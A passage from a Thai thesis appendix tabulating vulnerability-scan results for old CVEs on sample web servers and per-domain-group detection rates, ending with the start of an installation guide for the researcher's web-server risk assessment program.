หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง

ตารางที่ จ.5 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 5 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0886	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0500	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.6 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 6

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง

ตารางที่ จ.6 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 6 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0886	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0500	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.7 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 1

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0886	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0500	ไม่พบจุดบกพร่อง

ตารางที่ จ.7 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 1 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.8 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 2

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ไม่พบจุดบกพร่อง

ตารางที่ จ.8 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 2 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0886	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0500	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.9 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 3

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง

ตารางที่ จ.9 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 3 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0886	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2001-0500	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2001-0507	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2002-0061	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

การทดลองเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทย ได้ค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องในแต่ละกลุ่มโดเมนดังตารางที่ จ.10 – จ.16

ตารางที่ จ.10 ค่าความน่าจะเป็นของโดเมนกลุ่ม co.th

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.0769	9
ซีวีอี 1999-0066	0.0427	5
ซีวีอี 1999-0067	0.0512	6
ซีวีอี 1999-0070	0.0598	7
ซีวีอี 1999-0146	0.0427	5
ซีวีอี 1999-0172	0.1196	14
ซีวีอี 1999-0174	0.0427	5
ซีวีอี 1999-0191	0.0170	2
ซีวีอี 1999-0237	0.2222	26
ซีวีอี 1999-0260	0.0512	6
ซีวีอี 1999-0262	0.0427	5
ซีวีอี 1999-0264	0.0427	5
ซีวีอี 1999-0266	0.0427	5
ซีวีอี 1999-0278	0.0170	2
ซีวีอี 1999-0874	0.0512	6
ซีวีอี 2000-0010	0.0769	9
ซีวีอี 2000-0208	0.0598	7
ซีวีอี 2000-0226	0.1709	20
ซีวีอี 2000-0287	0.0769	9
ซีวีอี 2000-0770	0.5470	64

ตารางที่ จ.10 ค่าความน่าจะเป็นของโดเมนกลุ่ม co.th (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 2000-0778	0.2222	26
ซีวีอี 2000-0884	0.5470	64
ซีวีอี 2000-0886	0.5470	64
ซีวีอี 2000-0941	0.0769	9
ซีวีอี 2001-0151	0.0170	2
ซีวีอี 2001-0241	0.0427	5
ซีวีอี 2001-0333	0.4188	49
ซีวีอี 2001-0500	0.1880	22
ซีวีอี 2001-0507	0.0769	9
ซีวีอี 2002-0061	0.0683	8
ซีวีอี 2002-0082	0.0427	5
ซีวีอี 2002-0392	0.0427	5
ซีวีอี 2002-0513	0.0427	5

ตารางที่ จ.11 ค่าความน่าจะเป็นของโดเมนกลุ่ม in.th

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.1132	12
ซีวีอี 1999-0066	0.0283	3
ซีวีอี 1999-0067	0.0283	3
ซีวีอี 1999-0070	0.0377	4
ซีวีอี 1999-0146	0.0283	3
ซีวีอี 1999-0172	0.1226	13
ซีวีอี 1999-0174	0.0283	3
ซีวีอี 1999-0191	0.0188	2
ซีวีอี 1999-0237	0.1698	18
ซีวีอี 1999-0260	0.0283	3
ซีวีอี 1999-0262	0.0283	3
ซีวีอี 1999-0264	0.0283	3

ตารางที่ จ.11 ค่าความน่าจะเป็นของโดเมนกลุ่ม in.th (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0266	0.0283	3
ซีวีอี 1999-0278	0.0188	2
ซีวีอี 1999-0874	0.0377	4
ซีวีอี 2000-0010	0.0943	10
ซีวีอี 2000-0208	0.0283	3
ซีวีอี 2000-0226	0.1509	16
ซีวีอี 2000-0287	0.0943	10
ซีวีอี 2000-0770	0.3301	35
ซีวีอี 2000-0778	0.1981	21
ซีวีอี 2000-0884	0.3301	35
ซีวีอี 2000-0886	0.3301	35
ซีวีอี 2000-0941	0.0943	10
ซีวีอี 2001-0151	0.0188	2
ซีวีอี 2001-0241	0.0283	3
ซีวีอี 2001-0333	0.2264	24
ซีวีอี 2001-0500	0.1037	11
ซีวีอี 2001-0507	0.0471	5
ซีวีอี 2002-0061	0.0471	5
ซีวีอี 2002-0082	0.0377	4
ซีวีอี 2002-0392	0.0283	3
ซีวีอี 2002-0513	0.0283	3

ตารางที่ จ.12 ค่าความน่าจะเป็นของโดเมนกลุ่ม ac.th

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.0566	6
ซีวีอี 1999-0066	0.0377	4
ซีวีอี 1999-0067	0.0377	4
ซีวีอี 1999-0070	0.0566	6
ซีวีอี 1999-0146	0.0377	4
ซีวีอี 1999-0172	0.0566	6
ซีวีอี 1999-0174	0.0377	4
ซีวีอี 1999-0191	0.0283	3
ซีวีอี 1999-0237	0.1886	20
ซีวีอี 1999-0260	0.0377	4
ซีวีอี 1999-0262	0.0377	4
ซีวีอี 1999-0264	0.0377	4
ซีวีอี 1999-0266	0.0377	4
ซีวีอี 1999-0278	0.0283	3
ซีวีอี 1999-0874	0.0471	5
ซีวีอี 2000-0010	0.0471	5
ซีวีอี 2000-0208	0.0660	7
ซีวีอี 2000-0226	0.1792	19
ซีวีอี 2000-0287	0.0471	5
ซีวีอี 2000-0770	0.4528	48
ซีวีอี 2000-0778	0.1698	18
ซีวีอี 2000-0884	0.4528	48
ซีวีอี 2000-0886	0.4528	48
ซีวีอี 2000-0941	0.0471	5
ซีวีอี 2001-0151	0.0283	3
ซีวีอี 2001-0241	0.0377	4
ซีวีอี 2001-0333	0.3773	40
ซีวีอี 2001-0500	0.2452	26

ตารางที่ จ.12 ค่าความน่าจะเป็นของโดเมนกลุ่ม ac.th (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 2001-0507	0.0849	9
ซีวีอี 2002-0061	0.0471	5
ซีวีอี 2002-0082	0.0377	4
ซีวีอี 2002-0392	0.0377	4
ซีวีอี 2002-0513	0.0377	4

ตารางที่ จ.13 ค่าความน่าจะเป็นของโดเมนกลุ่ม go.th

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.0352	3
ซีวีอี 1999-0066	0	0
ซีวีอี 1999-0067	0	0
ซีวีอี 1999-0070	0.0705	6
ซีวีอี 1999-0146	0	0
ซีวีอี 1999-0172	0.0235	2
ซีวีอี 1999-0174	0	0
ซีวีอี 1999-0191	0	0
ซีวีอี 1999-0237	0.0941	8
ซีวีอี 1999-0260	0.0117	1
ซีวีอี 1999-0262	0	0
ซีวีอี 1999-0264	0	0
ซีวีอี 1999-0266	0	0
ซีวีอี 1999-0278	0	0
ซีวีอี 1999-0874	0	0
ซีวีอี 2000-0010	0	0
ซีวีอี 2000-0208	0	0
ซีวีอี 2000-0226	0.1764	15
ซีวีอี 2000-0287	0	0
ซีวีอี 2000-0770	0.4470	38

ตารางที่ จ.13 ค่าความน่าจะเป็นของโดเมนกลุ่ม go.th (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 2000-0778	0.2941	25
ซีวีอี 2000-0884	0.4470	38
ซีวีอี 2000-0886	0.4470	38
ซีวีอี 2000-0941	0	0
ซีวีอี 2001-0151	0	0
ซีวีอี 2001-0241	0	0
ซีวีอี 2001-0333	0.3647	31
ซีวีอี 2001-0500	0.2352	20

ตารางที่ จ.14 ค่าความน่าจะเป็นของโดเมนกลุ่ม net.th

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.0833	1
ซีวีอี 1999-0066	0	0
ซีวีอี 1999-0067	0	0
ซีวีอี 1999-0070	0.0833	1
ซีวีอี 1999-0146	0	0
ซีวีอี 1999-0172	0.0833	1
ซีวีอี 1999-0174	0	0
ซีวีอี 1999-0191	0	0
ซีวีอี 1999-0237	0.1666	2
ซีวีอี 1999-0260	0	0
ซีวีอี 1999-0262	0	0
ซีวีอี 1999-0264	0	0
ซีวีอี 1999-0266	0	0
ซีวีอี 1999-0278	0	0
ซีวีอี 1999-0874	0	0
ซีวีอี 2000-0010	0	0
ซีวีอี 2000-0208	0	0

ตารางที่ จ.14 ค่าความน่าจะเป็นของโดเมนกลุ่ม net.th (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 2000-0226	0.0833	1
ซีวีอี 2000-0287	0	0
ซีวีอี 2000-0770	0.3333	4
ซีวีอี 2000-0778	0.25	3
ซีวีอี 2000-0884	0.3333	4
ซีวีอี 2000-0886	0.3333	4
ซีวีอี 2000-0941	0	0
ซีวีอี 2001-0151	0	0
ซีวีอี 2001-0241	0	0
ซีวีอี 2001-0333	0.3333	4
ซีวีอี 2001-0500	0.0833	1

ตารางที่ จ.15 ค่าความน่าจะเป็นของโดเมนกลุ่ม or.th

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.0412	4
ซีวีอี 1999-0066	0.0103	1
ซีวีอี 1999-0067	0.0206	2
ซีวีอี 1999-0070	0.0412	4
ซีวีอี 1999-0146	0.0103	1
ซีวีอี 1999-0172	0.0721	7
ซีวีอี 1999-0174	0.0103	1
ซีวีอี 1999-0191	0	0
ซีวีอี 1999-0237	0.1752	17
ซีวีอี 1999-0260	0.0206	2
ซีวีอี 1999-0262	0.0103	1
ซีวีอี 1999-0264	0.0103	1
ซีวีอี 1999-0266	0.0103	1
ซีวีอี 1999-0278	0	0

ตารางที่ จ.15 ค่าความน่าจะเป็นของโดเมนกลุ่ม or.th (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0874	0.0103	1
ซีวีอี 2000-0010	0.0309	3
ซีวีอี 2000-0208	0.0412	4
ซีวีอี 2000-0226	0.1134	11
ซีวีอี 2000-0287	0.0309	3
ซีวีอี 2000-0770	0.5154	50
ซีวีอี 2000-0778	0.2371	23
ซีวีอี 2000-0884	0.5154	50
ซีวีอี 2000-0886	0.5154	50
ซีวีอี 2000-0941	0.0309	3
ซีวีอี 2001-0151	0	0
ซีวีอี 2001-0241	0.0103	1
ซีวีอี 2001-0333	0.4226	41
ซีวีอี 2001-0500	0.2061	20

ตารางที่ จ.16 ค่าความน่าจะเป็นของโดเมนกลุ่ม mi.th

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0	0
ซีวีอี 1999-0066	0	0
ซีวีอี 1999-0067	0	0
ซีวีอี 1999-0070	0.3333	2
ซีวีอี 1999-0146	0	0
ซีวีอี 1999-0172	0	0
ซีวีอี 1999-0174	0	0
ซีวีอี 1999-0191	0	0
ซีวีอี 1999-0237	0.1666	1
ซีวีอี 1999-0260	0	0
ซีวีอี 1999-0262	0	0

ตารางที่ จ.16 ค่าความน่าจะเป็นของโดเมนกลุ่ม mi.th (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนโดเมนที่ตรวจสอบพบ
ซีวีอี 1999-0264	0	0
ซีวีอี 1999-0266	0	0
ซีวีอี 1999-0278	0	0
ซีวีอี 1999-0874	0	0
ซีวีอี 2000-0010	0	0
ซีวีอี 2000-0208	0	0
ซีวีอี 2000-0226	0.1666	1
ซีวีอี 2000-0287	0	0
ซีวีอี 2000-0770	0.3333	2
ซีวีอี 2000-0778	0.1666	1
ซีวีอี 2000-0884	0.3333	2
ซีวีอี 2000-0886	0.3333	2
ซีวีอี 2000-0941	0	0
ซีวีอี 2001-0151	0	0
ซีวีอี 2001-0241	0	0
ซีวีอี 2001-0333	0.3333	2
ซีวีอี 2001-0500	0.3333	2

ภาคผนวก ฉ

คู่มือการติดตั้งโปรแกรม

ในส่วนนี้จะกล่าวถึงการติดตั้งโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดย เนื้อหาจะแบ่งเป็น 2 ส่วน คือ ส่วนของคุณสมบัติของเครื่องคอมพิวเตอร์ที่ควรใช้ และส่วนของวิธีการติดตั้งโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

ฉ.1 คุณสมบัติพื้นฐานของเครื่องคอมพิวเตอร์ที่ควรใช้

เครื่องคอมพิวเตอร์ที่แนะนำให้ใช้ในการติดตั้งโปรแกรมควรมีคุณสมบัติดังนี้

1. เครื่องคอมพิวเตอร์ส่วนบุคคล หรือทำงานเข้ากันได้กับไอบีเอ็มพีซี
2. หน่วยประมวลผลกลางเพนเทียมทรี 650 เมกะเฮิรตซ์ หรือสูงกว่า
3. หน่วยความจำขนาด 256 เมกะไบต์ หรือสูงกว่า
4. พื้นที่ฮาร์ดดิสก์ 300 เมกะไบต์ หรือมากกว่า
5. ระบบปฏิบัติการวินโดวส์ เอ็กซ์พี
6. สามารถเชื่อมต่อกับอินเทอร์เน็ตได้

ฉ.2 วิธีติดตั้งโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์


การติดตั้งโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์นั้นสามารถทำได้โดยเรียกใช้การทำงานของโปรแกรมติดตั้งที่ผู้วิจัยได้จัดทำไว้ โดยในการติดตั้งจะจำแนกเป็นระบบปฏิบัติการวินโดวส์ เอ็กซ์พี และระบบปฏิบัติการวินโดวส์ 98 หรือวินโดวส์ เอ็มอี รายละเอียดการติดตั้งดังต่อไปนี้

ฉ.2.1 ระบบปฏิบัติการวินโดวส์รุ่น เอ็กซ์พี

เรียกแฟ้มข้อมูล SetupXP.exe จากแหล่งข้อมูลดังรูปที่ ฉ.1


รูปที่ ฉ.1 การเริ่มต้นติดตั้งโปรแกรมบนระบบปฏิบัติการวินโดวส์รุ่น เอ็กซ์พี

จากนั้นจะเข้าสู่การหน้าจอการติดตั้งโปรแกรมประเมินความเสี่ยงดังรูปที่ ฉ.2



